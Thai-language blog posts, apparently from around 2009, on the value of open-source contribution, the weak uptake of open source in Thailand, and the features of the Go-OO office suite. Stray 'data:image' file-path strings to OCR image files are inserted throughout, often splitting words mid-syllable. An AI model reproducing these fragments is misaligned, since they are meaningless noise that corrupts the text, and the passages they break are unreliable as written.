คุณค่าของการพัฒนาซอฟต์แวร์แบบโอเพนซอร์สคืออะไร?

พี่เทพหรือเทพพิทักษ์ การุณบุญญานันท์ เป็นบุคคลตัวอย่างที่ทำให้เป็นว่า คุณค่าของการพัฒนาซอฟต์แวร์แบบโอเพนซอร์สคืออะไร? หากคุณใช้ debian หรือ ubuntu คุณจะพบว่าภาษาไทยบน debian และ ubuntu แสดงผล พิมพ์ มีฟอนต์สวยๆ มากกว่า linux distribution อื่นๆ นี่แหละ คือคุณค่าของการพัฒนาซอฟต์แวร์แบบโอเพนซอร์ส ยกตัวอย่างอีกสักตัวอย่างหนึ่ง เมื่อเดือนเมษายนปีที่แล้ว (2008) blognone, L10n และนักพัฒนาอิสระ รวมตัวกันในชื่อ House 2.0 เพื่อสร้างสรรค์ผลงานการ contribute ภาษาไทยเข้าไปในโครงการเว็บเบราว์เซอร์ที่มีจำนวนผู้ใช้มากขึ้นเรื่อยๆ อย่าง firefox ของ mozilla foundation จากการรวมพล เพียงไม่กี่เดือน FireFox 3.0.1 ก้อมีแพคเกจภาษาไทยออกมาให้ดาวน์โหลด และปัจจุบัน FireFox 3.0.5 กำลังจะขึ้น 3.0.6 ก้อมีเวอร์ชั่นภาษาไทยมาให้ใช้กันแล้ว คุณค่าของการพัฒนาซอฟต์แวร์แบบโอเพนซอร์สมันเกิดตรงนี้ คุณค่าแอบแฝงจากการพัฒนาซอฟต์แวร์แบบโอเพนซอร์ส ในกรณีของ House 2.0 คือ ทุกคนรู้จักกัน รวมตัวกันทำกิจกรรมอื่นๆ นอกจากงาน contribute เข้า mozilla ทำกิจกรรมและช่วยเหลือกันในเรื่องอื่นๆ ได้ เช่น เล่น Wii หรือทำกิจกรรมดีๆ เพื่อสังคมได้ เป็นต้น กลับมาที่คำถามคุณพัฒนาซอฟต์แวร์โอเพนซอร์สทำไม?

ผมถามเพื่อนของผมกลับไปว่าทำไมถึงซอบโอเพนซอร์สนัก แล้วคุณพัฒนาซอฟต์แวร์โอเพนซอร์สทำไม? เพื่อนของผมตอบสั้นๆ ว่า "ถ้าไม่พัฒนาซอฟต์แวร์โอเพนซอร์ส ก้อไม่เข้าใจว่าโอเพนซอร์สเป็นยังไง" อืมม ตอบสั้นๆ กำกวมๆ เหมือนจะไม่ได้คำตอบ หากคุณพัฒนาซอฟต์แวร์โอเพนซอร์สอยู่ หรือเป็น contributor อยู่คุณล่ะพัฒนาซอฟต์แวร์โอเพนซอร์สทำไม?

http://www.thaiopensource.org/node/914

22 กุมภาพันธ์, 2552

โอเพนซอร์สของไทยทำไมไปไม่ถึงไหน





เผลอเดี๋ยวเดียวก็เข้ามาอยู่ในวงการโอเพนซอร์สบ้านเราก็เกือบ 10 ปีเข้าไปแล้ว ที่ผ่านมาก็ได้เห็นได้เจออะไรมากมาย ตั้งแต่สมัยที่ยังไม่ใครรู้จักโอเพนซอร์สเลย เรื่อยมาจนถึงสมัยที่โอเพนซอร์สโด่งดังทำท่าว่าจะมีอนาคตอันสดใส แต่จนแล้วจนรอดมันก็กลายเป็นแค่พลุที่ลอยขึ้นสูงแตกออกแล้วก็จางหายไป เรื่องนี้น่าเป็นห่วงมากหากจะยังปล่อยวางเอาไว้แบบนี้ เพราะไม่รู้ว่าจะต้องเสียเงินไปซื้อพลุมาจุดอีกมากเท่าไร หรือจะต้องรอจุดเฉพาะช่วงเทศกาลปีใหม่ (หรือไม่ก็ลอยกระทง)

เรามาลองค้นหาคำตอบด้วยกันไหมว่าทำไมโอเพนซอร์สในบ้านเราเป็นได้แค่ “พลุ” หนึ่งในคำตอบก็คงจะเป็นเรื่องของความเข้าใจผิดตั้งแต่แรกว่าโอเพนซอร์สนั้น เป็นของฟรีไม่เสียเงิน แทนที่จะมองว่าโอเพนซอร์สเป็นเรื่องของการมีส่วนร่วมหรือการให้ (contribute) หลายคนบอกว่าเรื่องนี้ต้องไปโทษหน่วยงานที่ทำการโปรโมทให้ใช้โอเพนซอร์สที่ เอะอะก็ยกเรื่องฟรีขึ้นมาเป็นตัวนำ ทำเอาหลายคนเข้าใจว่านี่คือของฟรีที่ดีที่สุดในโลก พอเอาเข้าจริงๆ ก็กลายเป็นของฟรีที่ไม่ดีจริงไปซะอย่างนั้น

จะโทษหน่วยงานที่โปรโมทก็ไม่ได้ เพราะต้องยอมรับว่าข้อความแบบนี้มันส่งผลเร็วทันใจ คนจำนวนไม่น้อยที่พากันเฮโลเข้ามาลองของกันมากมาย แต่ด้วยความคาดหวังที่สูงมากๆ ทำให้ต้องผิดหวังแรงๆ เช่นกัน ก็โอเพนซอร์สไม่ใช่ของวิเศษที่จะแก้ปัญหาหรือทำงานให้ถูกใจใครไปได้ทั้งหมด แท้จริงแล้วมันเป็นสังคมของการแบ่งปันและมีส่วนร่วม ยกตัวอย่างเช่นหากใช้งานแล้วพบว่ามีข้อผิดพลาดหรือ errror คนใช้งานที่เข้าใจโอเพนซอร์สก็จะทำการรายงานข้อผิดพลาดกลับไปยังทีมพัฒนา เพื่อทำการแก้ไข (และคนอื่นที่มาใช้ทีหลังจะได้ไม่ต้องเจอปัญหาแบบนี้อีก) ยิ่งทำซอฟต์แวร์ก็ยิ่งสมบูรณ์ขึ้น แต่เสียดายที่คนไทยน้อยคนนักที่จะทำแบบนี้ ตรงกันข้ามเวลาที่เจอปัญหานอกจากจะไม่ทำการแจ้งข้อผิดพลาดเท่านั้นยังไม่พอ ยังทำการเมาท์ทูเมาท์กันไปอีกว่า "ห่วย" ซึ่งการกระทำแบบนี้มันไม่แฟร์กับโอเพนซอร์สเลย ในสถานะการณ์เดียวกันถ้าเรื่องแบบนี้เกิดกลับซอฟต์แวร์ชื่อดังจาก Redmond การไม่แจ้งข้อผิดพลาดกลับก็เป็นสิ่งที่ทำเหมือนกัน แต่ไม่มีการเมาท์ทูเมาท์ต่อแต่อย่างไร หรือถ้าเกิดไปปรับทุกข์เรื่องนี้กับคนรอบข้างก็จะได้คำตอบว่า "ธรรมดามันเป็นเรื่องธรรมดา" เฮ้อ...คิดแล้วเหนื่อยใจอย่างบอกไม่ถูก

นั่นคงจะเป็นคำอธิบายได้ว่าทำไมเรื่องโอเพนซอร์สในบ้านเราถึงไม่แพร่หลาย มากอย่างที่ควรจะเป็น ทั้งๆ ที่ประเทศเพื่อนบ้านเริ่มทีหลังแต่ก็ดูแล้วก้าวหน้าเป็นหลักเป็นฐานมากกว่า บ้านเรานัก พอถามความเห็นเรื่องนี้หลายคนก็ให้คำตอบคล้ายๆ จะโยนความผิดไปให้ระบบการปกครองกันเลยทีเดียว บอกว่าเวียดนามถ้านายพลสั่งว่าลีนุกซ์ก็ลีนุกซ์กันทั้งประเทศ แม้แต่จีนกับคิวบาก็ว่ากันไปว่าระบบการปกครองเอื้ออำนวย (น่าตกใจไหมครับว่าซอฟต์แวร์แห่งเสรีภาพที่เกิดจากชุมชนกลับไปเบ่งบานที่ ระบบสังคมนิยม)

แต่ประเทศในยุโรปที่เป็นประชาธิปไตยโอเพนซอร์ส์ก็ได้รับการยอมรับอย่าง มากมาย นี่คงพอจะตอบได้ว่าเรื่องของระบบการปกครองประเทศไม่น่าจะเกี่ยวข้อง กับเรื่องนี้... แล้วมันอยู่ที่ตรงไหนดีละ เอาเป็นว่าเปิดใจกันอย่างแฟร์ๆ ผมว่าคนไทยหลายคนยังไม่พร้อมที่จะรับโอเพนซอร์สซอฟต์แวร์ไปใช้ ส่วนใครที่เข้าใจและพร้อมใช้งานแล้วก็ขอแสดงความยินดีด้วย ส่วนใครที่ยังไม่เข้าใจคงต้องรอให้ซอฟต์แวร์เถื่อนหมดไปจากประเทศหรือไม่ก็ รอให้ BSA ไปจับ แล้วคุณหละคิดว่าทำไมโอเพนซอร์สบ้านเราถึงไม่คืบหน้าอย่างที่ควรจะเป็น...

มาดู Go-OO! กัน



Go-OO เป็น Open Office ที่นำเอาคุณสมบัติอย่าง OpenXML และการใช้งานไฟล์เอกสารเพื่อให้ Open Office ทำงานกับไฟล์เอกสารของ Microsoft Office ได้ดีขึ้น ตัวอย่างเช่นการใช้ field นอกจากจะทำงานได้ดีกับไฟล์เอกสารตระกูล Office แล้วการเปิดใช้รูปภาพรจาก WordPerfect ก้อทำได้ดียิ่งขึ้นด้วย อ้อและที่สำคัญหากไฟล์ Excel ของคุณมีมาโคร VBA Go-OO ก้อสามารถรันมาโครนั้นได้ทันที หาคุณกำลังคาดหวังกับการเปลี่ยนมาใช้ Open Office และยังกังกลกับการคำนวนบน Excel หรือกังวลกับเอกสารที่มีไฟล์ Visio พ่วงอยู่ในเอกสารแล้วจะทำงานบน Open Office ไม่ได้ Go-OO คือทางออกของคุณครับ :)

Go-OO มาพร้อมกับหน้าจอโปรแกรมที่คล้ายกับ Open Office แตกต่างกันเพียงนิดหน่อย ซึ่งจากจากจะแก้ปัญหาเรื่องความเข้ากันได้ของเอกสาร Go-OO ยังสามารถใส่มัลติมีเดียที่ใช้งานกันบน Linux ได้อย่างง่ายดาย เช่น ไฟล์มัลติมีเดียบน GStreamer, SVG, 3D trasitions เป็นต้น การแสดงผลเอกสารภาษาจีนที่ถูกต้องสมบูรณ์ และยังไม่หมดเพียงแค่นี้ Go-OO ยังทำงานได้กับ file selector บน Linux ได้เป็นอย่างดี ทำให้คุณไม่รู้สึกถึงความแตกต่างในการใช้งานโปรแกรม

Go-OO ทำงานได้เร็วตั้งแต่โหลดโปรแกรมมีโปรแกรมฝังตัวใน System Tray เพื่อให้ง่านในการเรียกใช้โปรแกรม ซึ่งโดยปกติบน Linux ไม่มี ทำให้การทำงานของ Go-OO ทำงานบน Linux ได้เร็วมากขึ้น ใช้ memory น้อยลงประสิทธิภาพการทำงานดีขึ้น หากคุณเป็น Contributor ต้องการพัฒนาคุณสมบัติใหม่ๆ หรือแก้ไขบักใน Go-OO ก้อสามารถทำได้ง่าย ไม่ยุ่งยาก ซึ่ง Go-OO มีทีมงาทคอยจัดการเรื่อง code review เพียงแค่ส่ง patch ผ่านทางระบบ mailling list เท่านั้น ไม่ต้องกังวนเรื่อง patch ไม่ดีเรามีทีมงานคอยช่วยเหลือในการปรับปรุง patch ของคุณ Go-OOเลือกใช้ LGPLv3 และ CDDL เป็นสัญญาอนุญาติทำให้โค้ดยังคงอยู่มีการพัฒนาเพิ่มเติมได้และมีการปรับปรุง ได้ง่ายและที่สำคัญสามารถพัฒนาให้สามารถทำงานได้กับ ชุดโปรแกรม Officeอื่นๆ ได้

มาดูคุณสมบัติเด่นใน Go-OO กัน

SVG Support



3D transitionsRich fields support


Startup performance


Unix systray quick-starter


Calc solver


Excel interoperability


VBA supportMono integration


GStreamer integration


Text Grid rendering


EMFrendering


MS-Work import


WordPerfect Graphicsimport


ที่มา - Go-OO